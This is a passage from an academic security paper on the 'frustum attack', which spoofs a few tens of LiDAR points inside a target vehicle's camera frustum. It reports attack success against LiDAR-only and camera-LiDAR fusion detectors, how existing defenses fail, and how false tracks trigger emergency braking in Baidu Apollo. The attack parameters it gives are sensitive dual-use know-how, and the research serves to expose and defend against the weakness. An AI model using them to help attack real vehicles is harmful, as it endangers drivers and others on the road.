For each of the first 7 perception algorithms in Table 1, we select each valid vehicle in each frame of the KITTI validation set. Each vehicle becomes the "target vehicle". For our analysis, we discard any valid vehicles not detected by the unattacked perception algorithm, as this would artificially inflate the FN attack success metric. For each valid vehicle, we simulate frustum attack spoofing using different combinations of the number of spoof points n_i and the relative distance of placement d_i, i.e., (n_i, d_i), within $n_i \in [2, 200]$ points and $d_i \in [r_0 - 10, r_0 + 30]$ m; here, r_0 is the original range to the target. The experiment captures existence of spoofing-induced: (a) FP at the spoof location, and (b) FN of the target object.

This experiment yielded on average 11 million attack traces for each perception algorithm with a total of over 75 million attack traces for the frustum attack. We also assess the four aforementioned (three experimentally, one in discussion) defenses for each perception algorithm. Due to the combinatorial nature of such evaluation (algorithm $\times$ points $\times$ distance $\times$ defense), we sample a set of attack traces over a coarse grid of parameters for each tested perception algorithm.

Example outcome. An example successful frustum attack against FPN fusion is in Fig. 8, where 20 spoofed points are placed in a random pattern with a mean location 7 m behind and within the frustum of a target valid object. We find that, as long as spoof points are within the frustum, it is less important how precise those points are placed. In fact, we find in general that spoofing using a normal distribution of points with moments specified in Table 2 can achieve performance on-par with extracting occluded traces from KITTI as done in [11] (see Appendix D for detailed comparison).

In this case, the target object is composed of 238 points, an order of magnitude more than the spoofed points, and is at 25 m range from the victim. As shown in Fig. 8, even only attacking LiDAR, the frustum attack is successful in obtaining an FP at the spoof point cluster.

5.3.2 Results I: Frustum Attacks Compromise All Perception Algorithms

We now show that the frustum attack is capable of not only compromising LiDAR-only perception but also compromising camera-LiDAR fusion. Also, the frustum attack succeeds across multiple architectures of both LiDAR-only and camera-LiDAR perception. Here, we describe the main observed results. Additional results are presented in Appendix E.


Attackability: Attack Existence

A frustum is "attackable" if there is at least one combination (n_i, d_i) within the established attacker capability that is successful in generating an FP near the spoof points (or FN of the targeted object, depending on attacker's goal). Given a fixed set of input sensor data, the vulnerability of a perception algorithm depends on how many target objects are attackable.


Fig. 9 illustrates the vulnerability of each perception algorithm by presenting the fraction of target objects that are attackable. Presented are both FP (Fig. 9a) and FN (Fig. 9b) outcomes to comprehensively illustrate the vulnerability. Considering FP outcomes, at middle ranges to target objects (i.e.,



(a) Clean RGB detection




(b) Frustum with attack




(c) BEV shows FPN detects inserted points, not original points.

Figure 8: (a) 2D detection yields (b) a 3D frustum of points. Injecting just 20 points in random pattern (bracketed red) deceives 3D object detection, even against a valid object (bracketed yellow) of 238 points; (c) BEV projection of the 3D detection show success of the frustum attack with translation outcomes, as the FP detection (red box) is far from the FN ground truth (white box).



(a) For FP: All algorithms are highly attackable for FP outcomes, particularly when the target objects are at $15-60$ m range – here, the attackability is near 100% across the board (except FCN's dip).



(b) For FN: Perception demonstrates a surprising vulnerability to FN outcomes under LiDAR spoofing. The targeted object can be negated (i.e., not detected) for all perception algorithms, even under a small, spoofing frustum attack model.

Figure 9: Percentage of instances in the KITTI dataset (over number of points and distance of placement) where there exists a successful (a) FP, and (b) FN frustum attack; all perception algorithms show widespread vulnerability to both (a) FP and (b) FN outcomes under the frustum attack.

$15-40$ m) *nearly 100% of instances using any of the perception algorithms are attackable*, showing the widespread vulnerability to frustum attacks. In fact, except for FCN which has a dip in attackability from $40-60$ m, this near-100% attackability extends for all other perception algorithms from $15-60$ m, which is a devastating outcome for AV perception.

Similarly, we show a surprisingly high degree of FN vulnerability (Fig. 9b) even after discarding targeted vehicles not detected without attack. At a 35 m range, with a suitable selection of spoof distance, half of all vehicles can be negated with a frustum spoofing attack for all algorithms except EPNET.

Due to space constraints, in the rest of the work, we focus on analysis of FP outcomes which we find are more successful, repeatable, and adaptable to different spoofing distances compared to FN outcomes.

Attack Success Across Number of Spoofed Points

Attack success depends on the number of spoofed points, up to a certain point of convergence. Here, we look at two key indicators of spoofing success: 1) the rate of attack success across the range to target objects for discrete numbers of spoof points, and 2) the minimum attacker requirements for successful attacks in general.

Attack success by number of points. Fig. 10 presents how attack success depends on the discrete numbers of spoofed points. Surprisingly, even spoofing just 2 points may be enough to obtain FP outcomes at the site of spoofed point placement given an optimal selection of spoof point distance. The attack success quickly converges to a rate similar to the one in Fig. 9 at just 60 spoof points.

Minimum attack requirement. In general, more spoof points yields higher ASR. However, since an attacker only needs a few successful attacks to cause devastating outcomes and may not have the ability to spoof large numbers (e.g., hundreds) of spoof points, it is important to understand the average smallest number of points needed for a successful attack. To compute this estimate of the 0th order statistic of spoofing, for each perception algorithm, if the target vehicle were attackable, we logged the range to that target object, r_0, and stored the smallest number of points, $n_{i,\min}$, where an attack succeeded, marginalizing over distance, d_i. We then computed the mean of this collection of minima against range to the target object (see Fig. 11) and find that only tens of points are needed on average. Note that these results can be interpreted as a measure of robustness of the perception algorithm to small numbers of spoof points; e.g., FPN is significantly more robust at intermediate ranges, FCN, PIXOR, and AVOD are more robust than PointPillars, PointRCNN, and EPNET.

Attack Success Across Range to Target Vehicle

The location of the target car is an important element in the success of a frustum attack. For different ranges to target vehicles, Fig. 12 breaks down the success against AVOD as a function of both the placement of the spoof points relative to the target vehicle and the number of spoof points and does not marginalize over parameters. This highlights that spoofing




Figure 10: Percentage of instances in the KITTI dataset (over the placement distance) where there exists a successful FP attack for different numbers of spoof point: the frustum attacks are successful across a wide range of spoof point numbers.




Figure 11: For each perception algorithm, the mean of the smallest number of spoof points for a successful FP attack, marginalized over the relative spoof placement, is low. Generally, the mean smallest set is less than 20 for nearly all algorithms for all ranges to target vehicles.

attacks are generally more successful as the range to target vehicles increases. A similar pattern is observed across all tested perception algorithms, as shown in Fig. 25 in Appendix E.

5.3.3 Results II: Frustum Attacks Compromise Defenses

We show that in addition to being effective against both LiDAR-only and camera-LiDAR fusion, the frustum attack is stealthy to the aforementioned defenses.

We collected a sample of attack traces using each pairwise combination of spoof points in $n_i \in \{10, 60, 100, 200\}$ and attack distance $d_i \in r_0 + \{5, 9, 12, 16\}$ m and run each combination for 200 frames of data for each algorithm, totaling nearly 25,000 attack traces per each defense. We observed that stealthiness to the defenses as a function of the parameters is nearly constant; thus, aggregated results across parameters are summarized in Tables 3, 4, 5. We report the fraction of frustum attacks that are still successful after applying the defense as the "% Stealthy", and, where relevant, the fraction of erroneously invalidated valid objects as the "Induced FN Rate".

Table 3: Nearly all frustum attacks against both fusion (left) and LiDAR-only (right) are stealthy to CARLO defense

Algorithm	% Stealthy
FCN	100%
FPN	99.76%
AVOD	100%
EPNET	99.9%

Algorithm	% Stealthy
PointPillars	100%
PointRCNN	99.9%
PIXOR	92.3%

Table 4: Frustum attack is stealthy to SVF defense

Algorithm	% Stealthy
SVF-PointPillars	90.3%

Table 5: ShadowCatcher fails to detect a significant number of frustum attacks and has too high induced FN rate.

Algorithm	% Stealthy	% Induced FN Rate
FCN	80.7%	70.3%
FPN	57.8%	96.9%
AVOD	84.9%	72.9%
EPNET	90.5%	64.4%


Algorithm	% Stealthy	% Induced FN Rate
PointPillars	91.0%	68.0%
PointRCNN	89.3%	67.1%
PIXOR	81.5%	42.9%

CARLO: The frustum attack against all perception algorithms is *nearly completely stealthy* to the CARLO defense since attacks are placed in the frustum and few LiDAR points travel through the spoofed object; see results in Table 3.

SVF: The frustum attack is stealthy to the SVF defense since frustum spoofs are consistent with information from the front-view projection; see results in Table 4.

Shadow-Catcher: ShadowCatcher does not perform well at detecting the frustum attack or identifying normal objects as valid, as confirmed by results in Table 5. Our results show an unacceptably high induced FN rate (i.e., it invalidates true objects at too high of a rate).

LIFE: LIFE is designed to identify faults, miscalibrations, and attacks against AVs equipped with panoptic stereo cameras and a central, wide-angle or scanning LiDAR sensor using an Object Matching Method (OMM), a corresponding point method (CPM), and a sensor reliability evaluation (SREM) [18]. However, each of these components are ill-posed for detecting the frustum attack, as noted even by



(a) FP ASR on vehicles [15, 20)m (b) FP ASR on vehicles [25, 30)m (c) FP ASR on vehicles [35, 40)m (d) FP ASR on vehicles [50, 55)m

Figure 12: ASR when AVOD is used as a function of the spoof points' distance (relative to the target vehicle). Attacks are more successful at increased range of the target ((a) vs. (b), (c), (d)). Horizontal axis represents relative placement of spoof points; each line represents a different number of spoof points from $0-200$. Number of points determines attack success up to a steady state where additional points provide marginal benefit. High FPs are seen spoofing both in front (-x axis) and behind (+x) the target.

the authors in [18]; specifically, Section 8.4.1 of [18] states that a common failure mode is when "*most injected fake echoes/points are behind or very near existing aboveground objects...the induced fake objects cannot be detected.*" Specifically, OMM fails to detect the frustum attack because it uses a projection of LiDAR onto the 2D image plane to check consistency between 2D image and 2D LiDAR – the frustum attack is designed to retain consistency for this very purpose. Second, CPM fails to detect the frustum attack because it generates a small set of 3D features from the camera, *then* checks for a corresponding LiDAR point. Thus, CPM *cannot detect the frustum attack* as it maintains consistency with the camera data and is placed in sparse regions where no checking will occur. Finally, SREM projects LiDAR to the image plane and compares the 2D camera and 2D (front-view) projected LiDAR where the frustum attack is designed to be consistent.

5.3.4 Security Implications

The presented results establish that the *frustum attack* is successful in compromising both LiDAR-only perception as well as camera-LiDAR fusion, whereas existing state-of-the-art defenses against LiDAR spoofing are ineffective against the frustum attack. Consequently, *existing perception algorithms are not secure against LiDAR spoofing* when additional contextual information is available for identifying frustums.

6 Longitudinal Case Studies

Isolated instances of spurious attacks on perception will not survive against real AVs with multiple sensors capturing data over time. With map-aided tracking, AVs can flag FPs that do not comply with semantic map or dynamics information. Tracking also builds resiliency to isolated FNs by allowing for coast time in between measurements [38].

The frustum attack, with robustness to number of points and distance of injections, as well as success against multiple algorithms and random spoof patterns, is suitable for temporally consistent spoofing to achieve impact at the tracking level (i.e., over time). The physical spoofing experiments from Section 5.2 and linked videos [37] show longitudinal frustum attacks where a spoofer can gradually adjust the position of spoof points to simulate motion of a spoofed object. We provide additional visualizations to understand longitudinal frustum attacks in Appendix F, Fig. 24.

To confirm impact of the frustum attack on real systems using temporal fusion, we perform two evaluations. First, we explicitly analyze spoofing's impact on the multi-frame tracking algorithm and present two case studies showing that such attacks jeopardize AV safety. Second, we apply the frustum attack to an end-to-end, industry-level AV software stack, Baidu Apollo [6] using the LGSVL simulator [21] and show resulting adverse planning and control outcomes.

6.1 Frustum Attack Impact on Tracking

6.1.1 Tracking Algorithm

We implement a Kalman filter tracker with position, velocity, and acceleration states according to [38]. All major industry players, including Baidu Apollo [6], Autoware [23], and OpenPilot [39] use variations on the Kalman Filter for tracking and fusion. We use one tracker per frustum using FPN as perception, as FPN encodes a one-object-per-frustum requirement. The track (i.e., trajectory) is predicted forward using a nearly-constant acceleration model and process noise according to [40], which is consistent with industry-level AVs [6]. 3D detections from camera-LiDAR perception are fed at 5 Hz to the tracking module which tracks box centers over time. We use an industry-standard χ^2 gating between predicted tracks and timestamped measurements as tracking integrity; this ensures temporal consistency between measurements and prevents unlikely associations from updating tracks. We use the 99% threshold of the χ^2 gate, specified as $0.99 = \Pr(g_k > \tau)$, where $g_k = z^T Q^{-1} z$; here, τ is the threshold found using the χ^2 inverse CDF, z is the innovation between propagated state and measurement, and Q is the innovation covariance from the Kalman update [38]. In other words, we neither forced perception to detect our spoofed points nor did we force tracks to accept the resulting detection. We fixed attacker capability at 65 points, which is substantially less than the maximum demonstrated capability.




Figure 13: Attacking over multiple frames at attacker-specified distances creates adversarial tracks. Sequences of 65 point spoofs create false detections that are accepted by tracker integrity. Initial spoof detection (red) travels along (white) track with time-to-impact with the victim vehicle predicted 1 s later, with high-certainty (cyan) near impact.




Figure 14: Attacking 5 frames using only 60 points can transform a high-confidence track of a valid vehicle into a low-confidence track with adversarial velocity away from victim. Predicted path shows target vehicle is moving away when, in reality, the target and victim vehicles have no relative velocity.

6.1.2 Scenario I: Vehicles at Intersection

We first consider an attacker creating an adversarial track on a crash course for collision with the victim. We select a scene where the target is at 35 *m* range. With traffic lanes 4 *m* wide and vehicles 5 *m* long, this scenario represents a large intersection where the cars are initially static.

Due to perception's high frame rate, the attacker need only to succeed in attacking over a short time window for a false track to be created. The attacker injects 10 sequences of point clusters behind the target, corresponding to 2 *s* of real-time, and alters the distance between successive spoofs so that the vehicle appears to accelerate towards the victim.

Fig. 13 illustrates the BEV of the false track created from this spoofing attack. Eight of the attacker's ten injections were falsely detected by perception and accepted by the χ^2 gate to update the created (adversarial) track.

For path planning, it is essential that AVs understand both the current states of nearby vehicles as well as their future trajectories in order to plan a safe path through the environment. After two seconds of attack, a path planner predicts the existing track forward, shown in Fig. 13, and the vehicle in front of the victim is on a collision course with a time-to-impact of just over 1 *s*. This can trigger dangerous, aggressive and unnecessary collision avoidance maneuvers.

6.1.3 Scenario II: Highway Adaptive Cruise Control

Here, we consider highway flow of traffic (e.g., 25 m/s) where adaptive cruise control uses perception to monitor objects and to keep up with traffic flow. We consider a likely case in which the victim AV has already achieved high-precision track on a true vehicle in front. An existing high-confidence track is more challenging for an attacker to manipulate (e.g., see [41]). In this case, any dramatic deviation in the location of that object may trigger an alarm or rejection by the χ^2 integrity monitor, particularly since perception operates at high rate.

Over just five spoofs which corresponds to 1 s of real-time, an attacker can manipulate an existing track by gradually increasing the distance of spoof points away from the target (Fig. 14). While initially the track has no relative velocity (i.e., vehicles traveling in unison), path planning updates track prediction for the vehicle in front after the frustum attack, and it appears to travel away at an accelerating rate. This will cause an increase in the adaptive cruise control speed of the victim vehicle, due to the *apparent* increased velocity of the traffic flow, when in reality, the ground truth vehicle is still traveling with no relative velocity; thus, the victim vehicle will dangerously approach the car in front.

6.2 Frustum Attack Impact At Driving-Decision Level: Baidu Apollo Study

We perform another case study using the high-fidelity physics-based simulator, LGSVL [21], and the Baidu Apollo AV stack [6]. We use LGSVL with a 32-beam LiDAR model and a Full-HD 1080p camera model to capture realistic LiDAR and camera sensor data for the frustum attack. While the physics engine of LGSVL is built on Unity and robust, the LGSVL API is under continuous development. As a result, it is unclear how to modify low-level sensor data in real-time. Thus, we took a multi-stage approach to evaluating the end-to-end consequences of the frustum attack on Apollo's control. First, we capture LiDAR and camera data during normal operation. Second, we execute the frustum attack on the captured data and run Apollo offline to get detected objects and control decisions. Finally, we replay the control data through the LGSVL bridge to observe and visualize the outcomes. We were able to use this approach as the control commands of the vehicles were matching in the first and second runs, up to the point when the victim vehicle initiates emergency braking.

The scene is set consistent with the physical experiment (Section 5.2) and following Fig. 22b (i.e., **S2**): a target car is between the victim and the spoofing adversary. Fig. 15 shows snapshots of two LiDAR captures with detected objects when running Apollo perception (left) and the control outcome observed when replayed through LGSVL (right). Initially, Apollo detects the target car, as expected. The spoofing adversary is not detected due to strong occlusion, also as expected. Part-way through the sequence, the adversary launches the frustum attack, and Apollo detects the spoofed points as a nearby object which triggers emergency braking, unnecessarily stopping (and thus endangering the victim vehicle). Full video of the playback sequence is available at [37].

Remarks. Attacks on perception must propagate into adversarial tracks to impact AVs. We have shown that frustum attacks can be exercised longitudinally to have high-impact at the tracking, decision, and control levels. An attacker can use mere seconds of real-time to create false scenarios of predicted collision or accelerate the flow of traffic. The frustum attack allows for both starting attacks at longer range and attacking in front-near. We show that this can be of great benefit for the attacker because it can create a diverse set of attacker-specified, high-confidence maneuvers.

7 Discussion and Future Work

7.1 Limitations

Datasets. We use KITTI and LGSVL to evaluate the considered LiDAR spoofing attacks. Although we generated over 75 million attack scenarios, KITTI is a small dataset and may not be fully representative of day-to-day AV driving. We use the LGSVL simulator to study Baidu Apollo, and future work will leverage high-fidelity simulators and additional open-source datasets to perform studies on frustum attack generalization.

Apollo Evasive Maneuvers. Besides our testing of the frustum attack in front of the target vehicle on Apollo (Sec. 6.2), we intended to test the frustum attack in the shadow region (i.e., behind target) since the shadow is more vulnerable to attack, as identified in Sec. 5.3.2. However, this was not attainable with Apollo's capabilities. We observed that Apollo has minimal ability to execute any evasive maneuvers, even when we aimed a target car heading straight for Apollo using ground-truth perception data. This is consistent with findings from evaluations of limitations of Apollo capabilities [42].

Optical Engineering and Dynamic Spoofing. The frustum attack is logistically possible in the scenarios described in Sec. 5.2. While these commonly occur in everyday driving, only three are technically feasible with today's technology, and only two have thus been demonstrated - those also used static spoofer and static victim. The current experiments have not shown attack feasibility when there are relative distance and angle changes between the spoofer and the victim. In all five targeted attack scenarios in Fig. 22, the victim should be moving to cause serious attack consequences. This would require the spoofing device to dynamically track and aim at the victim, and this engineering feat has not yet been fully demonstrated, with some recent progress in this direction [17].

7.2 Future Work

Shadow Vulnerability. The shadow region, a subset of the frustum behind the target object, is an important element for the frustum attack success. Future work will explore in detail the low-level behavior of the perception DNNs to illuminate why the shadow is so vulnerable, including possibilities of overfitting or intrinsic vulnerability of free space.

Defenses. We evaluated state-of-the-art defenses against LiDAR spoofing and found none are suitable to protect against the frustum attack. Future works will propose defenses capable of defending against the frustum attack.




Figure 15: Frustum attack achieved on AV running Baidu Apollo software using perception data from LGSVL simulator with setup matching the physical experiment from Section 5.2. Target vehicle (white) detected throughout by image-detection pipeline. Target vehicle initially detected by LiDAR perception (blue) and followed by Apollo. When spoofing happens, Apollo detects spoofed points as new object (red); thus, unnecessarily engages emergency brakes and stops mid-lane.

Generalization. The high degree of frustum attack success and the large number of evaluations performed suggests that a single choice of attack parameters can generalize across perception algorithms. However, this belief has only been tested implicitly using consistent attack parameters in the large-scale study. Future works will explicitly consider the success of transferring specific attack traces between algorithms.

8 Conclusion

In this work, we exposed the vulnerability of LiDAR-only perception and camera-LiDAR fusion to the frustum attack: small-scale (i.e., tens of points) LiDAR spoofing in-view of existing, valid objects. We evaluated the frustum attack on three distinct LiDAR-only architectures and five models within three different architectures of camera-LiDAR fusion, including fusion at the semantic, feature, and tracking levels. Within each class, we used single-sensor and sensor fusion algorithms from top-performers on popular datasets ([27, 28, 30–33]), established benchmarks ([27–29, 31]), and algorithms representative of leading end-to-end, full-stack industry pipelines ([6, 27, 28]). We demonstrated a singular attack model capable of compromising each class perception in AVs. The attack model is black-box; furthermore, it does not require any knowledge of the perception algorithm. Such broad success with a black-box attack model illuminates a systematic vulnerability across both LiDAR-only and camera-LiDAR perception algorithms.

Acknowledgements

This work is sponsored in part by the ONR under agreement N00014-20-1-2745, AFOSR award number FA9550-19-1-0169, and NSF CNS-1652544 and CNS-2112562 awards.

References

[1] A. Hawkins, "Waymo's autonomous cars have driven 8 million miles on public roads." https://www.theverge.com/2018/7/20/17595968/waymo-self-driving-cars-8-million-miles-testing, 2018.

[2] "The Evolution of Automated Safety Technologies." https://www.nhtsa.gov/technology-innovation/automated-vehicles-safety, 2021.

[3] J. Hecht, "Lidar for self-driving cars," *Optics and Photonics News*, vol. 29, no. 1, pp. 26–33, 2018.

[4] "GM Advances Self-Driving Vehicle Deployment With Acquisition of LIDAR Developer." https://media.gm.com/media/us/en/gm/news.detail.html/content/Pages/news/us/en/2017/oct/1009-lidar1.html, 2017.

[5] "NVIDIA DRIVE." https://developer.nvidia.com/drive.

[6] "Baidu Apollo." apollo.auto.

[7] B. Schoettle and M. Sivak, "A preliminary analysis of real-world crashes involving self-driving vehicles," *Univ. of Michigan Transportation Research Institute*, 2015.

[8] P. Kohli and A. Chadha, "Enabling pedestrian safety using computer vision techniques: A case study of the 2018 uber inc. self-driving car crash," in *Future of Information and Communication Conf.*, pp. 261–279, 2019.

[9] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, C. Xiao, A. Prakash, T. Kohno, and D. Song, "Robust Physical-World Attacks on Deep Learning Visual Classification," in *Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, pp. 1625–1634, 2018.

[10] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao, "Adversarial sensor attack on lidar-based perception in autonomous driving," in *Proc. of the 2019 ACM SIGSAC Conf. on Computer and Communications Security*, pp. 2267–2281, 2019.

[11] J. Sun, Y. Cao, Q. A. Chen, and Z. Morley Mao, "Towards robust LiDAR-based perception in autonomous driving: General black-box adversarial sensor attack and countermeasures," in *Proceedings of the 29th USENIX Security Symposium*, pp. 877–894, 2020.

[12] J. Tu, H. Li, X. Yan, M. Ren, Y. Chen, M. Liang, E. Bitar, E. Yumer, and R. Urtasun, "Exploring Adversarial Robustness of Multi-Sensor Perception Systems in Self Driving," *arXiv preprint arXiv:2101.06784*, 2021.

[13] M. Abdelfattah, K. Yuan, Z. J. Wang, and R. Ward, "Adversarial Attacks on Camera-LiDAR Models for 3D Car Detection," *arXiv preprint arXiv:2103.09448*, 2021.

[14] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl, "Remote Attacks on Automated Vehicles Sensors: Experiments on Camera and LiDAR," *Blackhat.com*, vol. 11, pp. 1–13, 2015.

[15] H. Shin, D. Kim, Y. Kwon, and Y. Kim, "Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications," in *Lecture Notes in Computer Science*, vol. 10529 LNCS, pp. 445–467, 2017.

[16] Y. Cao, J. Ma, K. Fu, R. Sara, and M. Mao, "Automated Tracking System For LiDAR Spoofing Attacks On Moving Targets," 2021.

[17] Y. Cao, N. Wang, C. Xiao, D. Yang, J. Fang, R. Yang, Q. A. Chen, M. Liu, and B. Li, "Invisible for both Camera and LiDAR: Security of Multi-Sensor Fusion based Perception in Autonomous Driving Under Physical-World Attacks," in *2021 IEEE Symposium on Security and Privacy (SP)*, pp. 176–194, 2021.

[18] J. Liu and J. Park, "" Seeing is not Always Believing": Detecting Perception Error Attacks Against Autonomous Vehicles," *IEEE Transactions on Dependable and Secure Computing*, 2021.

[19] M. Pajic, J. Weimer, N. Bezzo, P. Tabuada, O. Sokolsky, I. Lee, and G. J. Pappas, "Robustness of attack-resilient state estimators," in *2014 ACM/IEEE Int. Conf. on Cyber-Physical Systems (ICCPS)*, pp. 163–174, 2014.

[20] Z. Hau, S. Demetriou, L. Muñoz-González, and E. C. Lupu, "Shadow-Catcher: Looking Into Shadows to Detect Ghost Objects in Autonomous Vehicle 3D Sensing," *arXiv preprint arXiv:2008.12008*, 2020.

[21] G. Rong, B. H. Shin, H. Tabatabaee, Q. Lu, S. Lemke, M. Možeiko, E. Boise, G. Uhm, M. Gerow, and S. Mehta, "Lgsvl simulator: A high fidelity simulator for autonomous driving," in *2020 IEEE 23rd Int. Conf. on Intelligent Transportation Systems (ITSC)*, pp. 1–6, 2020.

[22] A. Geiger, P. Lenz, C. Stiller, and R. Urtasun, "Vision meets robotics: The KITTI dataset," *Int. Journal of Robotics Research*, vol. 32, no. 11, pp. 1231–1237, 2013.

[23] S. Kato, S. Tokunaga, Y. Maruyama, S. Maeda, M. Hirabayashi, Y. Kitsukawa, A. Monrroy, T. Ando, Y. Fujii, and T. Azumi, "Autoware on board: Enabling autonomous vehicles with embedded systems," in *2018 ACM/IEEE 9th International Conference on Cyber-Physical Systems (ICCPS)*, pp. 287–296, IEEE, 2018.

[24] M. Kutila, P. Pyykönen, W. Ritter, O. Sawade, and B. Schäufele, "Automotive LIDAR sensor development scenarios for harsh weather conditions," in *19th IEEE ITSC*, pp. 265–270, 2016.

[25] M. Liang, B. Yang, S. Wang, and R. Urtasun, "Deep Continuous Fusion for Multi-sensor 3D Object Detection," in *Lecture Notes in Computer Science*, vol. 11220 LNCS, pp. 663–678, 2018.

[26] Y. Zhou and O. Tuzel, "VoxelNet: End-to-End Learning for Point Cloud Based 3D Object Detection," in *Proc. of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, pp. 4490–4499, 2018.

[27] A. H. Lang, S. Vora, H. Caesar, L. Zhou, J. Yang, and O. Beijbom, "Pointpillars: Fast encoders for object detection from point clouds," in *Proc. of the IEEE Computer Society Conf. on Computer Vision and Pattern Recognition*, vol. 2019-June, pp. 12689–12697, 2019.

[28] S. Shi, X. Wang, and H. Li, "Pointrcnn: 3d object proposal generation and detection from point cloud," in *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pp. 770–779, 2019.

[29] C. R. Qi, W. Liu, C. Wu, H. Su, and L. J. Guibas, "Frustum PointNets for 3D Object Detection from RGB-D Data," in *Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, pp. 918–927, 2018.

[30] Z. Wang and K. Jia, "Frustum ConvNet: Sliding Frustums to Aggregate Local Point-Wise Features for Amodal," *IEEE International Conference on Intelligent Robots and Systems*, pp. 1742–1749, 2019.

[31] J. Ku, M. Mozifian, J. Lee, A. Harakeh, and S. L. Waslander, "Joint 3D Proposal Generation and Object Detection from View Aggregation," in *IEEE Int. Conference on Intelligent Robots and Systems*, pp. 5750–5757, 2018.

[32] T. Huang, Z. Liu, X. Chen, and X. Bai, "Epnet: Enhancing point features with image semantics for 3d object detection," in *European Conference on Computer Vision*, pp. 35–52, Springer, 2020.

[33] B. Yang, W. Luo, and R. Urtasun, "PIXOR: Real-time 3D Object Detection from Point Clouds," in *Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, pp. 7652–7660, 2018.

[34] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami, "Practical black-box attacks against machine learning," in *ASIA CCS 2017 - Proceedings of the 2017 ACM Asia Conference on Computer and Communications Security*, pp. 506–519, 2017.

[35] A. Boloor, K. Garimella, X. He, C. Gill, Y. Vorobeychik, and X. Zhang, "Attacking vision-based perception in end-to-end autonomous driving models," *Journal of Systems Architecture*, vol. 110, p. 101766, 2019.

[36] R. Ivanov, M. Pajic, and I. Lee, "Attack-resilient sensor fusion," in *2014 Design, Automation & Test in Europe Conference & Exhibition (DATE)*, pp. 1–6, IEEE, 2014.

[37] "The Frustum Attack." https://cpsl.pratt.duke.edu/research/frustum-attack.

